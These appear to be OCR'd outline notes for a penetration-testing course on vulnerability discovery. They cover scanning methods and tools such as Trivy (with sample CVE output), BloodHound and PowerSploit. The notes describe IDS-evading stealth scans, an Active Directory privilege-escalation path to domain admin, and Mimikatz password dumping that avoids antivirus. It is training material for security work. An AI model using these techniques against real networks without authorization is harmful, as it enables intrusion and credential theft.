  - Technique to monitor network traffic by duplicating data from one or more ports on a network switch to a monitoring port
  - Provides visibility into ICS communications without interfering with normal operations
  - Setup:
    - Configure network switch to duplicate traffic to a monitoring port

- Use tools like Wireshark or tcpdump for capturing and analyzing traffic

- Benefits
  - Real-time monitoring of ICS traffic
  - Identifying unauthorized access attempts, unusual data transfers, and communication with unknown IP addresses
- Security Considerations
  - Secure storage of mirrored traffic data
  - Restricted access to monitoring data
  - Protecting the monitoring system against attacks

- Examples Related to Defined Terms
  - Manual Assessment Example
    - Reviewing Device Configurations:
      - Discovering a PLC using default credentials that have never been changed
      - Identifying insecure protocols like Telnet and recommending secure alternatives like SSH
    - Network Traffic Analysis:
      - Monitoring data flow between ICS components
      - Detecting unexpected communication between a PLC and an external IP address, suggesting a potential breach
  - Port Mirroring Example
    - Setting up Port Mirroring:
      - Configuring a network switch to mirror traffic from critical ICS devices to a monitoring port

- Using Wireshark to capture and analyze the mirrored traffic
- Detecting Threats:
  - Identifying patterns of unauthorized access attempts
  - Detecting unusual data transfers or communication with unknown external IP addresses

- Practical Application
  - Conducting Manual Assessments
    - Perform physical inspections of ICS devices and review their configurations
    - Use tools like Tenable.ot and OpenVAS to test for known vulnerabilities
    - Analyze network traffic to identify suspicious patterns
  - Implementing Port Mirroring
    - Configure network switches to mirror traffic from critical ICS devices
    - Use monitoring tools to capture and analyze traffic in real-time
    - Ensure the monitoring system is secure and access is restricted to authorized personnel

- **Software Analysis**
  - Overview of Software Analysis
    - Involves examining components, code, and architecture of software.

- Aims to identify potential security vulnerabilities, compliance issues, and other risks
- Crucial for maintaining software integrity and security

- Software Composition Analysis (SCA)
  - Analyzes open-source components within a software application
  - Identifies known vulnerabilities, outdated versions, and compliance issues with licenses
  - Uses tools to scan the codebase and inventory open-source components
  - Examples include identifying critical vulnerabilities like the Log4Shell in Apache Log4j
  - Benefits:
    - Increases visibility into third-party components
    - Helps manage vulnerabilities proactively
    - Ensures compliance with open-source licenses
  - Limitations:
    - Focuses only on known vulnerabilities in third-party components.
    - Does not analyze custom-written code by developers
- Static Application Security Testing (SAST)
  - Analyzes application's source code, bytecode, or binary code without executing the program
  - Detects security flaws such as buffer overflows, SQL injection, and XSS vulnerabilities
  - Integrates into CI/CD pipelines for continuous code quality and security monitoring

- Provides detailed information on vulnerabilities, including exact locations and remediation suggestions
- Benefits:
  - Detects vulnerabilities early in the development cycle
  - Reduces costs associated with late-stage fixes
  - Enforces secure coding practices
- Limitations:
  - May produce false positives, leading to unnecessary remediation efforts
  - Requires access to source code, limiting its use with third-party or proprietary components

- Practical Application
  - Scenario: Integrating SCA and SAST into a financial software development project
  - SCA Implementation: Scan the project's codebase using an SCA tool to identify and manage all open-source components, ensuring no outdated libraries are used
  - SAST Implementation: Integrate a SAST tool like SonarQube into the CI/CD pipeline to continuously scan for vulnerabilities as code is written
  - Outcome: Identification of critical vulnerabilities early, streamlined compliance with open-source licenses, and enhanced security measures through continuous feedback

- **Host-Based Scanning**
  - *Host-Based Scanning*

- Examination of individual computers or servers to identify vulnerabilities, misconfigurations, and potential threats
- Purpose
  - Essential for maintaining the security posture of devices within a network, as vulnerabilities on a single host can compromise the entire network

- Authenticated vs. Unauthenticated Scans
  - *Authenticated Scans*
    - Conducted with valid credentials, allowing in-depth analysis of the host
    - Capabilities
      - Checks configurations, software, security settings, and file contents
    - Benefits
      - Detects vulnerabilities invisible from outside, such as missing patches and misconfigured services
    - Tools
      - Nessus
      - Qualys
  - *Unauthenticated Scans*
    - Performed without credentials to view systems from an attacker's perspective
    - Focus
      - Identifies open ports, running services, and external vulnerabilities
    - Limitations

        - May miss critical vulnerabilities requiring deeper access to the system to be identified
- *Secrets Scanning*
    - Searches for exposed sensitive information like passwords, API keys, and encryption keys within host files and environment variables
    - Risk
        - Exposed secrets can lead to unauthorized system and data access
            - Common Exposures
                - Hardcoded secrets in source code, configuration files, environment variables.
    - Secrets Scanning Tools
        - TruffleHog
            - Scans Git repositories for potential secrets
- Conclusion
    - Host-based Scanning
        - Ensures detailed vulnerability assessment and security enhancement of individual hosts
    - Authenticated Scans
        - Provide deep insights into the host's internal state, revealing vulnerabilities that require credentials to detect
    - Unauthenticated Scans
        - Simulate an attacker's perspective, identifying external entry points
    - Secrets Scanning
        - Prevents unauthorized access through exposed sensitive data, critical for protecting against breaches

- Security Strategy
  - Combining both scanning types fortifies defenses against external and internal threats, preserving system integrity

- **Network Scanning**
  - Network Scanning
    - Involves discovering devices on a network, identifying open ports, and gathering information about running services and protocols
    - Purpose:
      - Assesses the security posture of a network and identifies potential entry points for attackers
  - TCP Scans
    - Sends TCP packets to determine open ports and running services
    - Types:
      - SYN Scans:
        - Sends a SYN packet and waits for a SYN-ACK response
        - Fast and stealthy; doesn't complete the three-way handshake
      - Full-Connect Scans:
        - Completes the three-way handshake
        - More likely to be logged and detected
      - FIN Scans:
        - Sends a FIN packet
        - Open ports do not respond; closed ports respond with an RST packet

- UDP Scans
  - Sends UDP packets to target ports, analyzing responses
  - Challenges:
    - Slower and less reliable due to the connectionless nature of UDP
  - Responses:
    - Closed ports typically respond with an ICMP "Port Unreachable" message
    - No response might indicate an open or filtered port
- Stealth Scans
  - Types:
    - Null Scans
      - Sends packets with no flags set
      - Exploits OS responses to infer port status
    - Fragmented Scans
      - Breaks TCP header into smaller fragments
      - Designed to bypass packet filters and intrusion detection systems
    - Idle Scans
      - Uses a third-party system (zombie) to send spoofed packets
      - Keeps the scanner hidden, with the target system seeing traffic only from the zombie
- Key Takeaways
  - Purpose:
    - Essential for identifying open ports, services, and vulnerabilities
  - Stealth Techniques:

- Stealth scans (SYN, FIN, fragmented, idle) avoid detection and minimize logging
    - Tool Examples:
        - Nmap for comprehensive scanning and stealth techniques

- **Mobile Scanning**
    - Mobile Scanning
        - The use of tools and techniques to analyze mobile applications and devices to identify security vulnerabilities, misconfigurations, and potential threats
        - Ensures the security of mobile apps, protecting sensitive data
    - Types of Mobile Scanning
        - Static Application Security Testing (SAST)
            - Purpose
                - Analyzes source code, bytecode, or binary code of an application without executing it
            - Focus
                - Identifies vulnerabilities such as insecure coding practices, hardcoded credentials, and potential injection points
            - Application
                - Performed early in the development lifecycle to catch security issues before deployment
            - Tools
                - MobSF (Mobile Security Framework)
                - Decompiles and analyzes Android APK and iOS IPA files
                - Useful for third-party applications or libraries without available source code

- Dynamic Application Security Testing (DAST)
  - Purpose
    - Analyzes the application while it is running
  - Focus
    - Identifies vulnerabilities that can be exploited at runtime, such as insecure communication channels, improper session handling, and data leakage
  - Application
    - Simulates attacks to identify vulnerabilities that occur during runtime
  - Tools
    - OWASP ZAP, Burp Suite
    - Intercepts and analyzes network traffic between the mobile app and backend services
    - Checks for insecure transmission of data or improper authentication mechanisms
- Additional Techniques
  - Permission Analysis
    - Focus
      - Analyzes permissions requested by mobile applications to identify potential security risks associated with over-privileged applications
  - Configuration Analysis
    - Focus
      - Analyzes configuration settings of mobile apps to identify common security misconfigurations

- Tools
  - QARK (Quick Android Review Kit)
  - Identifies improper SSL/TLS implementation or insecure data storage

- Summary
  - Mobile scans are essential for identifying and mitigating vulnerabilities in mobile applications and devices
  - SAST
    - Analyzes the source code or binary code without executing it, useful early in development
  - DAST
    - Analyzes the running application, simulating attacks to identify vulnerabilities at runtime

- **Container Scanning: A Demonstration**
- **Scanning IaC**
  - Content

- **ICS Vulnerability Discovery**
  - Content

- **Wireless Scans**
  - **Introduction to Wireless Scanning**
    - Focuses on identifying vulnerabilities in wireless networks.
    - Essential for securing modern communication systems.

- **Service Set Identifier (SSID) Scanning**
  - SSID is the name broadcasted by wireless networks to facilitate device connection.
  - SSID scanning detects all wireless networks within a certain range.
  - Tools used include Wi-Fi analyzers like Kismet and network scanners like Wireshark.
  - Helps identify both legitimate networks and potential rogue access points.
  - Example usage:
    - Discovering various organizational networks and unauthorized setups.
    - Critical for removing rogue access points to maintain network integrity.
- **Channel Scanning**
  - Analyzes channel usage within the wireless spectrum.
  - Helps identify congestion, interference, and optimal channel settings.
  - Tools such as inSSIDer assess channel congestion and interference sources.
  - Key for optimizing network performance and reducing interference from overlapping channels.
  - Example scenario:
    - Identifying crowded channels (e.g., channel 6) and switching to less congested ones (e.g., channel 1 or 11).
- **Security Implications**
  - Detects outdated or less secure channel usage vulnerable to attacks.

        - Reveals hidden networks that are not broadcasting their SSID but can be exploited.
        - Integration with robust security practices enhances overall network security.
    - **Additional Security Practices**
        - Use of strong encryption protocols (e.g., WPA3).
        - Regular firmware updates and security patches for wireless devices.
        - Monitoring wireless traffic for anomalies.
        - Implementing intrusion detection systems

- **Static Code Analysis (SonarQube): A Demonstration**

Vulnerability Discovery Tools

Objective 3.1: *Implement various techniques for effective vulnerability discovery*

- **Vulnerability Discovery Tools**
  - Introduction
    - Subject:
      - Vulnerability Discovery Tools
    - Description:
      - Software designed to uncover vulnerabilities in networks and systems
    - Purpose:
      - Streamline the detection of security issues
    - Significance:
      - Accelerates the identification of vulnerabilities to prevent exploitation
  - Focused Domain
    - Area of Concentration:
      - Domain 3, Vulnerability Discovery and Analysis
  - Detailed Overview of Tools
    - Nikto
      - Classification: Web server scanner
      - Utility: Identifies outdated software and malicious files

- Relevance: Essential for pinpointing potential vulnerabilities in web servers

- OpenVAS
  - Classification: Scanning and management framework
  - Origin: Developed by Greenbone
  - Functionality: Provides extensive vulnerability management solutions
- Trivy
  - Classification: Container vulnerability scanner
  - Application: Suitable for securing cloud-based container environments
- BloodHound
  - Classification: Security analysis tool
  - Methodology: Utilizes graph theory to map hidden network relationships
  - Advantage: Illustrates potential pathways for security breaches
- PowerSploit
  - Classification: PowerShell toolset
  - Function: Facilitates automation and reveals concealed data during penetration testing
- Grype
  - Classification: Vulnerability scanner
  - Focus: Targets vulnerabilities in container images and filesystems
- Kube-hunter
  - Classification: Kubernetes security tool
  - Purpose: Detects security risks within Kubernetes clusters

        - TruffleHog
            - Classification: Security tool for code repositories
            - Capability: Scans for exposed secrets like passwords and API keys in code repositories
    - Evaluation Method
        - Component: Quiz to test knowledge on vulnerability discovery tools
        - Review: Detailed discussion of quiz answers to solidify understanding
    - Concluding Insights
        - Competence: Gain proficiency in using varied tools to uncover and manage vulnerabilities
        - Readiness: Equip participants to effectively safeguard networks and systems
    - Call to Action
        - Motivation: Encourage active participation and mastery of vulnerability discovery tools


- **Nikto: A Demonstration**

- **Greenbone/OpenVAS: A Demonstration**
- **Trivy**
    - Introduction
        - Topic:
            - Trivy - A Comprehensive Security Scanner
        - Definition:
            - Trivy is a security tool used to discover vulnerabilities, misconfigurations, secrets, and more across various environments.
        - Purpose:


- Helps penetration testers and security professionals identify and manage risks in different settings.

- Importance:
  - Essential for detecting OS package vulnerabilities, software dependency issues, IaC misconfigurations, sensitive information, and software licenses.

- Capabilities
  - Usage:
    - Scans containers, Kubernetes, filesystems, Git repositories, virtual machine images, Kubernetes clusters, and AWS environments.
  - Strengths:
    - Known for simplicity and comprehensive detection capabilities.
  - Data Sources:
    - Pulls data from multiple sources including the National Vulnerability Database (NVD) and distribution security advisories.
  - Detection:
    - Compares data against components in the target environment to identify potential security risks.
- Types of Scans
  - Filesystem Scan
    - Command Example:
      - `trivy fs /path/to/directory`
    - Identifies vulnerabilities like exposed sensitive files or outdated software components.



- Image Scan
  - Command Example:
    - `trivy image docker_image_name`
  - Detects vulnerabilities in Docker images and other container formats.



```
┌──(parallels㉿kali-gnu-linux-2023)-[~/vulnerable-docker]
└─$ sudo trivy image vulnerable-image
2024-06-14T08:38:25-07:00       INFO    Need to update DB
2024-06-14T08:38:25-07:00       INFO    Downloading DB ...      repository="ghcr.io/aquasecurity/trivy-db:2"
48.06 MiB / 48.06 MiB [-------------------------------------------------------------------------------------------------------------------------------------------------------] 100.00% 6.73 MiB p/s 7.3s
2024-06-14T08:38:33-07:00       INFO    Vulnerability scanning is enabled
2024-06-14T08:38:33-07:00       INFO    Secret scanning is enabled
2024-06-14T08:38:33-07:00       INFO    If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2024-06-14T08:38:33-07:00       INFO    Please see also https://aquasecurity.github.io/trivy/dev/docs/scanner/secret/#recommendation for faster secret detection
2024-06-14T08:38:34-07:00       INFO    Detected OS     family="alpine" version="3.11.11"
2024-06-14T08:38:34-07:00       INFO    [alpine] Detecting vulnerabilities...   os_version="3.11" repository="3.11" pkg_num=16
2024-06-14T08:38:34-07:00       INFO    Number of language-specific files       num=1
2024-06-14T08:38:34-07:00       INFO    [node-pkg] Detecting vulnerabilities...
2024-06-14T08:38:34-07:00       WARN    This OS version is no longer supported by the distribution      family="alpine" version="3.11.11"
2024-06-14T08:38:34-07:00       WARN    The vulnerability detection may be insufficient because security updates are not provided

vulnerable-image (alpine 3.11.11)

Total: 26 (UNKNOWN: 0, LOW: 0, MEDIUM: 2, HIGH: 20, CRITICAL: 4)
```

Library	Vulnerability	Severity	Status	Installed Version	Fixed Version	Title
apk-tools	CVE-2021-36159	CRITICAL	fixed	2.10.6-r0	2.10.7-r0	libfetch: an out of boundary read while libfetch uses strtol to parse ... https://avd.aquasec.com/nvd/cve-2021-36159
busybox	CVE-2021-42378	HIGH		1.31.1-r10	1.31.1-r11	busybox: use-after-free in awk applet leads to denial of service and possibly ... https://avd.aquasec.com/nvd/cve-2021-42378
	CVE-2021-42379					busybox: use-after-free in awk applet leads to denial of service and possibly ... https://avd.aquasec.com/nvd/cve-2021-42379
	CVE-2021-42380					busybox: use-after-free in awk applet leads to denial of service and possibly ... https://avd.aquasec.com/nvd/cve-2021-42380
	CVE-2021-42381					busybox: use-after-free in awk applet leads to denial of service and possibly ... https://avd.aquasec.com/nvd/cve-2021-42381
	CVE-2021-42382					busybox: use-after-free in awk applet leads to denial of service and possibly ... https://avd.aquasec.com/nvd/cve-2021-42382

- Repository Scan
  - Command Example:
    - `trivy repo https://github.com/example/repo`
  - Analyzes code repositories for vulnerabilities in dependencies.

Library	Vulnerability	Severity	Status	Installed Version	Fixed Version	Title
Jinja2	CVE-2024-22195	MEDIUM	fixed	3.1.1	3.1.3	jinja2: HTML attribute injection when passing user input as keys to xmlattr ... https://avd.aquasec.com/nvd/cve-2024-22195
	CVE-2024-34064				3.1.4	jinja2: accepts keys containing non-attribute characters https://avd.aquasec.com/nvd/cve-2024-34064
Pygments	CVE-2022-40896			2.12.0	2.15.0	pygments: ReDoS in pygments https://avd.aquasec.com/nvd/cve-2022-40896
pymdown-extensions	CVE-2023-32309	HIGH		9.5	10.0	Any file can be included with the pymdown-snippets extension https://avd.aquasec.com/nvd/cve-2023-32309

integration/testdata/fixtures/repo/cocoapods/Podfile.lock (cocoapods)

Total: 1 (UNKNOWN: 0, LOW: 0, MEDIUM: 1, HIGH: 0, CRITICAL: 0)


Library	Vulnerability	Severity	Status	Installed Version	Fixed Version	Title
_NIODataStructures	CVE-2022-3215	MEDIUM	fixed	2.41.0	2.42.0, 2.39.1, 2.29.1	SwiftNIO vulnerable to Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP ... https://avd.aquasec.com/nvd/cve-2022-3215

- Practical Examples
  - Filesystem Scan Output
    - Highlights issues such as exposed private keys within configuration files.
  - Image Scan Output
    - Lists vulnerabilities with details like CVE identifiers and severity levels.
  - Repository Scan Output
    - Catalogs vulnerabilities that can be exploited during penetration tests.

- Application in Penetration Testing
  - Example Usage:
    - Exploiting a file inclusion vulnerability identified by Trivy in a web application's dependency.
  - Process:
    - Crafting a malicious file to exploit outdated dependencies for unauthorized access to system information.
- Conclusion
  - Mastery:
    - By using Trivy, testers can perform thorough vulnerability assessments across various platforms and environments.
  - Application:
    - Trivy enhances the ability to conduct detailed and effective penetration tests by providing critical vulnerability insights.


- **BloodHound**
  - Introduction
    - Topic:
      - BloodHound
    - Definition:
      - A tool designed to visualize and analyze Active Directory (AD) environments using graph theory
    - Purpose:
      - Helps identify potential attack paths within AD environments
    - Importance:
      - Enables penetration testers to uncover complex pathways for privilege escalation and lateral movement

- Capabilities
  - Utility:
    - Discovers vulnerabilities by mapping relationships and permissions between objects in an AD domain, such as users, computers, and groups
  - Features:
    - Uses graph theory to simplify the visualization of how AD components are interconnected



- Operational Overview
  - Data Collection:
    - Utilizes SharpHound to gather information on user permissions, group memberships, and sessions within the AD

- Analysis:
  - Data imported into BloodHound is analyzed to map out possible attacker routes and highlight security misconfigurations
- Common Uses:
  - Identifies paths for escalating privileges from low-level user access to domain administrator levels



- Practical Application
  - Scenario:

- Performing a penetration test on a large organization's internal network managed via Active Directory

- Process:
  - Step 1: Use SharpHound to collect AD data
  - Step 2: Import data into BloodHound and analyze for potential attack paths
  - Step 3: Identify misconfigurations such as excessive privileges or risky group memberships


- Detailed Example
  - Initial Setup:
    - Gaining access through a low-privilege user account in the finance department
  - Discovery:
    - Using BloodHound to find that the finance department group has administrative rights over a specific workstation
  - Escalation:
    - Leveraging local admin rights obtained via misconfigurations to escalate privileges and gain domain admin access through cached credentials
- Security Implications
  - Misconfiguration Identification: BloodHound helps spot risky security settings like over privileged service accounts or insecure group policies
  - Continuous Monitoring: Regular updates to the AD data collected can help monitor changes and spot new vulnerabilities as they arise

- **PowerSploit**
    - PowerSploit Overview:
        - Collection of PowerShell scripts for post-exploitation during penetration testing
        - Used for tasks such as:
            - Running malicious code
            - Escalating privileges
            - Grabbing passwords
    - Reasons for Popularity:
        - Built on PowerShell, native to Windows
        - No extra software installation needed
        - Less likely to be detected by antivirus software
    - Key Modules:
        - Invoke-Mimikatz
            - Dumps passwords from memory
        - Invoke-MS16-032
            - Exploits vulnerabilities for privilege escalation
    - Current Status:
        - No longer actively maintained or supported
        - Use caution in real-world scenarios due to lack of updates
    - Considerations:
        - Still useful in learning environments or controlled scenarios
        - More current tools may be preferable for up-to-date security standards


- **Grype**
    - Introduction
        - Topic:
            - Grype
        - Definition:
            - A vulnerability scanner specialized for container images, filesystems, and Software Bill of Materials (SBOMs)
        - Purpose:
            - Helps penetration testers and security professionals identify and manage risks in containerized environments
        - Importance:
            - Efficient in scanning for vulnerabilities in containers and SBOMs, essential for maintaining security in modern software deployments
    - Capabilities
        - Focus:
            - Targets vulnerabilities in operating system packages and language-specific dependencies within container images
        - Application:
            - Also scans software bills of materials (SBOMs), providing a comprehensive view of software components and dependencies
        - File Support:
            - Recognizes popular SBOM file types such as SPDX and CycloneDX (CDX)
    - Operational Overview
        - Usage:

- Utilized for detecting known vulnerabilities in the components of software, particularly in complex environments

  - Command Structure:
    - Simple and direct, e.g., `grype sbom:sbom.cdx.json` for SBOM files or `grype dir:/path/to/directory` for filesystems
- Practical Application
